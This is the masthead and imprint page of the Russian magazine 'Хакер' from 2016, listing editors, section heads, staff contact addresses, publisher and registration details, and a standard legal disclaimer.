Илья Русанен
Главный редактор
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Андрей Письменный
Шеф-редактор
pismenny@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
PC ZONE, СЦЕНА, UNITS
pismenny@glc.ru

Антон «ant» Жуков
ВЗЛОМ
zhukov@glc.ru

Александр «Dr.» Лозовский
MALWARE, КОДИНГ, PHREAKING
lozovsky@glc.ru

Юрий Гольцев
ВЗЛОМ
goltsev@glc.ru

Евгений Зобнин
X-MOBILE
zobnin@glc.ru

Илья Русанен
КОДИНГ
rusanen@glc.ru

Павел Круглов
UNIXOID и SYN/ACK
kruglov@glc.ru

MEGANEWS

Мария Нефёдова
nefedova.maria@gameland.ru

АРТ

Анна Королькова
Верстальщик цифровой версии

Алик Вайнер
Обложка

РЕКЛАМА

Мария Самсоненко
Менеджер по рекламе
samsonenko@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке: paywall@glc.ru
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем: Москва, 109147, а/я 50

В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Эрсиа»: 606400, Нижегородская обл., Балахнинский р-н, г. Балахна, Советская пл., д. 13. Учредитель: ООО «Принтер Эдишионс», 614111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ПИ № ФС77-56756 от 29.01.2014 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: хакер@glc.ru. © Журнал «Хакер», РФ, 2016